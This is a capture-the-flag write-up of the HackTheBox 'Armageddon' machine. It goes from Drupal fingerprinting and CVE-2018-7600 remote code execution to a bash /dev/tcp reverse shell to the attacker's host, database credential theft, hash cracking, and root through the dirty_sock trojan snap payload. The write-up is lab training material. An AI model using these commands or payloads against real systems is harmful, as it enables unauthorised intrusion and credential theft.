
Armageddon-Writeup.md

Armageddon - HackTheBox

Linux, 20 Base Points, Easy

Machine


Try VIP+ now! Unlimited Pwnbox and personal instances for all Machines. Upgrade now using the link at the top!
Armageddon
Linux 20 1078 1407
Hack The Box Machine Profile 2.19.0
3.0 Reset Own User Own Root Extend Terminate Status Check Info Card
Enumeration
CTF-Like
Real-Life
Custom Exploitation
CVE
User Owns
Root Owns
Resets
10.10.10.233
Machine IP
bertolis
Machine Maker(s)
Difficulty Ratings
Difficulty

Armageddon Solution


User

So let's start with `nmap` scanning:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $nmap -sC -sV -oA nmap/Armageddon 10.10.10.233
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-31 22:03 IDT
Nmap scan report for 10.10.10.233
Host is up (0.081s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|_  256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
80/tcp open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Welcome to  Armageddon |  Armageddon
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.48 seconds
```

Let's try to observe port 80:



Access denied

You are not authorized to access this page.

http://10.10.10.233/robots.txt file contains the follow:

```
...
# Files
Disallow: /CHANGELOG.txt
```

By browsing this file: http://10.10.10.233/CHANGELOG.txt We can see the following:

```
Drupal 7.56, 2017-06-21
-----------------------
- Fixed security issues (access bypass). See SA-CORE-2017-003.

Drupal 7.55, 2017-06-07
-----------------------
- Fixed incompatibility with PHP versions 7.0.19 and 7.1.5 due to duplicate
  DATE_RFC7231 definition.
- Made Drupal core pass all automated tests on PHP 7.1.
- Allowed services such as Let's Encrypt to work with Drupal on Apache, by
  making Drupal's .htaccess file allow access to the .well-known directory
  defined by RFC 5785.
- Made new Drupal sites work correctly on Apache 2.4 when the mod_access_compat
  Apache module is disabled.
- Fixed Drupal's URL-generating functions to always encode '[' and ']' so that
  the URLs will pass HTML5 validation.
- Various additional bug fixes.
- Various API documentation improvements.
- Additional automated test coverage.
....
```

So It's mean the system is `Drupal 7.56, 2017-06-21`.

We can use the following exploit https://github.com/pimps/CVE-2018-7600 against this version of Drupal, Let's try it:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ python3 drupa7-CVE-2018-7600.py http://10.10.10.233

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-0Rw1i6zpEE6QsRaQ3-L6ew1BDRNw10uetXpDwq8coxQ
[*] Triggering exploit to execute: id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

We have RCE.

Let's get reverse shell, First, Listen on port 53

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $nc -lvp 53
listening on [any] 53 ...
```

Then run the following command: `ash -i >& /dev/tcp/10.10.14.14/53 0>&1` using exploit:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ python3 drupa7-CVE-2018-7600.py http://10.10.10.233 -c "bash -i >& /dev/tcp/10.10.14.23/53 0>&1"

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-oWaticTgF9kHnybD0nikPOKvGzrqGpEGc3GjVkojkpE
[*] Triggering exploit to execute: bash -i >& /dev/tcp/10.10.14.23/53 0>&1
```

And we get shell:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $nc -lvp 53
listening on [any] 53 ...
10.10.10.233: inverse host lookup failed: Unknown host
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.233] 34424
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$
```

By running `grep -r "password" .` I found the following file `./sites/default/settings.php` which contains the database password:

```
...
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Let's try to look at the database:

```
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"
Database
information_schema
drupal
mysql
performance_schema
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"
<er -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
```

```
node_type
queue
rdf_mapping
registry
registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
```

So we ran two commands:

1. `mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"` - Show all available databases.
2. `mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"` - Show all tables from drupal database.

Let's try to look at `users` table:

```
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; select * from users"
uid     name    pass    mail    theme   signature       signature_format        created access  login   status  timezo
0                                               NULL    0       0       0       0       NULL            0
1       brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu
```

So we can see hashed password of `brucetherealadmin` user `$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt` Let's try to crack this password using `john` with `rockyou` :

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $john --wordlist=~/Desktop/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
booboo           (?)
1g 0:00:00:00 DONE (2021-03-31 23:08) 3.333g/s 800.0p/s 800.0c/s 800.0C/s tiffany..chris
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $john --show hash
?:booboo
```

So we found `brucetherealadmin` user password: `booboo` , let's try to login using `ssh` :

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ ssh brucetherealadmin@10.10.10.233
```

```
brucetherealadmin@10.10.10.233's password:
Last failed login: Wed Mar 31 20:53:09 BST 2021 from 10.10.14.23 on ssh:notty
There were 471 failed login attempts since the last successful login.
Last login: Wed Mar 31 18:16:56 2021 from 10.10.14.8
[brucetherealadmin@armageddon ~]$ cat user.txt
29050209113229d46a79ccacb1c9e479
[brucetherealadmin@armageddon ~]$
```

Root

By running `sudo -l` we found the follow:

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2
    QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER
    LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$
```

Snap is In an attempt to simplify packaging applications on Linux systems, various new competing standards are emerging.

We can find exploit for `snap` , Read about that here https://shenaniganslabs.io/2019/02/13/Dirty-Sock.html.

We can get snap payload from the following link https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py lines 50 to 66 which its contains empty package with code inside:

```
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAAwAAAAAAAAAACgAAAAAAAAAAOAAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAw'''
               + 'A' * 4256 + '==')
```

So let's create file from that:

```
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $cat exp_create.py
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAw'''
               + 'A' * 4256 + '==')

print(TROJAN_SNAP)
┌─[evyatar@parrot]─[/hackthebox/Armageddon]
└──╼ $ python3 exp_create.py | base64 -d > exploit.snap
```

Let's copy that to target machine and run the following command:

```
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install exploit.snap
error: cannot find signatures with metadata for snap "exploit.snap"
```

To solve the error above we need to add the flag `--devmode` :

```
[brucetherealadmin@armageddon tmp]$ sudo /usr/bin/snap install --devmode exploit.snap
dirty-sock 0.1 installed
[brucetherealadmin@armageddon tmp]$ ls /home
brucetherealadmin  dirty_sock
```

Now we can see new user created, According the article above we see the password of `dirty_sock` user is `dirty_sock` , Let's try to su this user:

```
[brucetherealadmin@armageddon tmp]$ su dirty_sock
Password:
[dirty_sock@armageddon tmp]$ sudo cat /root/root.txt
[sudo] password for dirty_sock:
31c261463ea41b73b3c2f9e3f60fdaf
```

And we get the root flag.